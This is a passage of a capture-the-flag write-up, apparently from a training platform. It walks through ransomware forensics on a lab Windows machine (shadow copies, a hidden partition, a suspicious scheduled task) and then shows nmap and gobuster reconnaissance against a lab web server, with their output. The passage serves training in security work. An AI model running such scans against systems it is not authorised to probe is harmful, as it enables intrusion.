
```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>vssadmin list volumes
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

Volume path: \\?\Volume{f801713f-0000-0000-100000000000}\
  Volume name: \\?\Volume{f801713f-0000-0000-100000000000}\
Volume path: \\?\Volume{7a9eea15-0000-0000-010000000000}\
  Volume name: \\?\Volume{7a9eea15-0000-0000-010000000000}\
Volume path: C:\
  Volume name: \\?\Volume{f801713f-0000-0000-0000-602200000000}\


C:\Users\Administrator>
```

Next, we returned to Task Scheduler and clicked on the scheduled task ShadowCopyVolume. After comparing the volume name/id from the name of the scheduled task and command prompt , we know that **7a9eea15-0000-0000-0000-010000000000** is the ShadowCopyVolume ID.




Question 7


Then, we opened Disk Management and right clicked on the Disk2, Backup tab and chose to Change Drive Letter and Paths... , then clicked Add



We randomly assigned any one letter to the drive except C (because letter C has been used), then clicked OK.




Afterwards, we opened File Explorer again and opted for Backup drive.




Once we had clicked 'View' which placed at the top of the File Explorer, ticked the hidden item.

After comparing with an untick hidden item, we know that **confidential** is the name of the hidden folder.




Question 8

We right-clicked the hidden folder and used the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version.



After reading through the hidden text file, we found **m33pa55w0rdIZseecure!** is the password within the file.



Thought Process/Methodology:

Firstly, we begin with connecting to the remote machine by entering each of the credentials, server and make changes to the resolutions, colour depth as well as remmina preference. Once we managed to log in the remote system, we clearly saw **THAT IS FINE** was said by the wallpaper. Then, we read through the RansomNote and copied the bitcoin address in order to decode it on CyberChef, magic recipe. By doing this, we found the decoded text, which is **nomorebestfestivalcompany**. After that, we examine each of the file extensions of the encrypted file inside the Documents folder. We realise **.grinch** is the file extension for each of the encrypted files. We proceeded to access the Task Scheduler and found that **opidsfsdf** is the suspicious scheduled task's name. Next, Inspect the properties of the scheduled task and found that **C:\Users\Administrator\Desktop\opidsfsdf.exe** is the location of the executable that is run at login. We also found the ID of scheduled task **ShadowCopyVolume** — by comparing the result we get from command prompt and Task Scheduler — which is **7a9eea15-0000-0000-010000000000**. We proceeded to access Disk Management and assigned a drive letter to the hidden partition followed by opening File Explorer. After comparing the folder with and without hidden item under Backup drive, we realised **confidential** is the name of the hidden folder. Finally, we restore the encrypted file which placed under confidential folder and read through it, we found **m33pa55w0rdIZseecure!** Is the password within the file.

Day 24: Final Challenge – The Trial Before Christmas

Tools used: Kali Linux, Firefox, Burp Suite

Solution/Walkthrough:


Question 1

We perform a nmap scan to the machine. We found that only port **80** and **65000** are open.


```
1211102630@kali:~
File Actions Edit View Help
(1211102630㉿kali)-[~]
$ sudo nmap -A 10.10.239.19
[sudo] password for 1211102630:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-20 10:40 EDT
Nmap scan report for 10.10.239.19
Host is up (0.20s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
65000/tcp open  http   Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Light Cycle
|_http-cookie-flags:
|_ PHPSESSID:
|   httponly flag not set
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

Question 2

We go to the webpage of the machine with port 80 and see that it is the TryHackMe website.




Next we went to the webpage of the machine with port 65000 and found that it is the hidden website. We viewed the source and found that the title of the hidden website is **Light Cycle**.



```
1 <!DOCTYPE html>
2 <html lang=en>
3   <head>
4     <title>Light Cycle</title>
5     <meta charset=utf-8>
6     <meta name="viewport" content="width=device-width, initial-scale=1.0">
7     <link rel="icon" type="image/png" href="favicon.png">
8     <link rel="stylesheet" type="text/css" href="assets/css/CourierPrime.css">
9     <link rel="stylesheet" type="text/css" href="assets/css/styles.css">
10    <script src="assets/js/funcs.js"></script>
11  </head>
12  <body>
13    <main>
14      <div id="title">
15        <p>Registration.exe</p>
16      </div>
17      <div id="inputs">
18        <input type=text name=user id=username placeholder="Username"><br>
19        <input type=password name=pass id=password placeholder="Password">
20        <button id="login">Login</button>
21        <button id="register">Register</button>
22      </div>
23      <p id="resMsg"></p>
24    </main>
25  </body>
26</html>
```

Question 3

We use gobuster with the wordlist from 'big.txt' to enumerate and search for php extensions.



```
(1211102630㉿kali)-[~/Downloads]
$ sudo gobuster dir -u http://10.10.239.19:65000 -w big.txt -x php
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url:          http://10.10.239.19:65000
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     big.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Extensions:  php
[+] Timeout:      10s

2022/07/20 10:52:34 Starting gobuster in directory enumeration mode

/.htaccess          (Status: 403) [Size: 280]
/.htpasswd          (Status: 403) [Size: 280]
/.htpasswd.php      (Status: 403) [Size: 280]
/.htaccess.php      (Status: 403) [Size: 280]
/api                (Status: 301) [Size: 319] [→ http://10.10.239.19:65000/api/]
/assets              (Status: 301) [Size: 322] [→ http://10.10.239.19:65000/assets/]
/grid                (Status: 301) [Size: 320] [→ http://10.10.239.19:65000/grid/]
/index.php          (Status: 200) [Size: 800]
/server-status      (Status: 403) [Size: 280]
/uploads.php         (Status: 200) [Size: 1328]

